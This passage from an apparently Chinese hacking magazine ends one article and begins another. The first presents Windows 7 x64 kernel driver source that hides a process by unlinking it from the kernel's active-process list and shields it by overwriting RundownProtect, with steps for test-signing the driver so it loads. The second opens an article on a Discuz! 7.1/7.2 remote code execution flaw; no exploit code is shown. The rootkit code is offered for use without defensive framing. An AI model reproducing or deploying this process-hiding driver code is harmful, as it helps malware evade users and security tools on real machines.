    /*0x4C8*/ struct _PO_DIAG_STACK_RECORD* TimerResolutionStackRecord;
        }EPROCESS, *PEPROCESS;
```

可以看出,Windows 7 x64的EPROCESS结构和Windows 7 x86的EPROCESS结构有很大不同(Windows 7 x86的EPROCESS结构请自己用WinDbg查看)。不过,我们关注的地方只有两处:一是ActiveProcessLinks,位于EPROCESS+0x188,二是RundownProtect,位于EPROCESS+0x178。经我测试,断开ActiveProcessLinks链表可以隐藏进程,把RundownProtect的值改成1可以保护进程。修改内核数据结构,自然是要加载驱动程序的。我写的驱动程序核心如下:

```
    //偏移定义
    #define PROCESS_FLAGS_OFFSET      0x440
    #define PROCESS_ACTIVE_PROCESS_LINKS_OFFSET 0x188
    #define PROCESS_RUNDOWN_PROTECT_OFFSET 0x178
    //变量定义
    ULONG32 dwInputPid=0;
    PEPROCESS eProcess=NULL;
    ULONG64 OldVal;
    ULONG64 RdpVal=1;
    //隐藏进程
    VOID HideProcess(PEPROCESS Process)
    {
        RemoveListEntry((PLIST_ENTRY)((ULONG64)Process + PROCESS_ACTIVE_PROCESS_LINKS_OFFSET));
    }
    //摘除双向链表的指定项
    VOID RemoveListEntry(PLIST_ENTRY ListEntry)
    {
        KIRQL OldIrql;
        OldIrql = KeRaiseIrqlToDpcLevel();
        if (ListEntry->Flink != ListEntry &&
            ListEntry->Blink != ListEntry &&
            ListEntry->Blink->Flink == ListEntry &&
            ListEntry->Flink->Blink == ListEntry)
        {
            ListEntry->Flink->Blink = ListEntry->Blink;
            ListEntry->Blink->Flink = ListEntry->Flink;
            ListEntry->Flink = ListEntry;
            ListEntry->Blink = ListEntry;
        }
        KeLowerIrql(OldIrql);
    }
    //保护进程
    VOID ProtectProcess()
    {
        status=PsLookupProcessByProcessId(dwInputPid, &eProcess);
        if(NT_SUCCESS(status))
        {
        OldVal=Get64bitValue((PULONG64)((ULONG64)eProcess+PROCESS_RUNDOWN_PROTECT_OFFSET));
            dprintf("[x64Drv] RundownProtect Old Value=%ld",OldVal);
        Set64bitValue((PULONG64)((ULONG64)eProcess+PROCESS_RUNDOWN_PROTECT_OFFSET),RdpVal);
        }
    }
    //取消进程保护
    VOID UnprotectProcess()
    {
    Set64bitValue((PULONG64)((ULONG64)eProcess+PROCESS_RUNDOWN_PROTECT_OFFSET),OldVal);
    }
    //设置某地址的ULONG64值
    VOID Set64bitValue(PVOID p, ULONG64 v)
    {
        KIRQL OldIrql;
        if(MmIsAddressValid(p)==FALSE)
            return ;
        OldIrql = KeRaiseIrqlToDpcLevel();
        *(PULONG64)p=v;
        KeLowerIrql(OldIrql);
    }
    //读取某地址的ULONG64值
    ULONG64 Get64bitValue(PVOID p)
    {
        if(MmIsAddressValid(p)==FALSE)
            return 0;
        return *(PULONG64)p;
    }
```

编译驱动程序必须使用WDK7,DDK要彻底

抛弃了。WDK选择项也不能选择X86或IA64，要选择X64选项，如图1所示。




图1

在我的拙文《浅谈64位编程》中曾经提到，驱动程序需要拥有"交叉签名"才能进入内核。但是在启动时按下F8键选择"取消驱动签名强制"才能让没有签名的驱动程序进入内核。但我还是说漏了一点，一个完全没有签名的驱动程序是无论如何也不能加载进入内核的，即使把系统设置为"测试模式"也不行。要在Windows 7 x64下加载自己写的驱动程序，还需要给自己写的驱动加上个临时的"测试签名"，这种签名只在签署签名的电脑上有效。给驱动加上"测试签名"的工具我附带在附件里了，下面简述一下它的使用方法。

打开软件，单击"Next"按钮，如图2所示。




图2

单击"Yes"按钮，如图3所示。




图3

选择Sign a System File，选项，如图4所示。输入驱动程序路径并单击"OK"按钮，如图5所示。




图4




图5

如果签名添加成功，会弹出以下提示，如图6所示。



图6

签完名后，对驱动程序文件按下右键，选择"属性"，会看到类似图7所示。




图7

下面贴出测试效果图。

保护进程如图8所示。




图8

隐藏进程如图9所示。

由于本文说得太玄乎，估计会有读者质疑。为了更真实地说明演示效果，我利用"GIF屏幕录像专家"制作了屏幕录像，大家可以看看。





图9

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识:PHP
关键词:漏洞、Discuz!、EXP

Discuz! 7.1 & 7.2 远程代码执行漏洞解析



文/图 oldjun

Discuz!是Comsenz公司推出的一套通用的社区论坛软件系统,用户可以在不需要任何编程的基础上,通过简单的设置和安装,在互联网上搭建起具备完善功能、很强负载能力和可高度定制的论坛服务。Discuz!的基础架构采用世界上最流行的Web编程组合PHP+MySQL 实现,是一个经过完善设计适用于各种服务器环境的高效论坛系统解决方案。

Discuz!论坛的安全性大家都有目共睹的,这么多年来几乎没有爆出什么大的漏洞,有的只是一些XSS与注入,哪怕有获得Shell的漏洞爆出,也需要后台的权限,因此各大网站都会使用Discuz!搭建自己的论坛。不过随着新版本的推出,程序在功能上得到进一步的提高与完善的同时,安全上也许会有一些疏忽,不经意地在新版本里出现了一个比较大的漏洞。

漏洞介绍

Discuz!新版7.1与7.2版本中的showmessage函数中eval中执行的参数未初始化,可以任意提交,从而可以执行任意PHP命令。

由于只要拥有普通用户权限即可远程执行代码,因此这个漏洞在Discuz!近几年来应该是最大的,轻则直接写shell,重则获取系统权限。

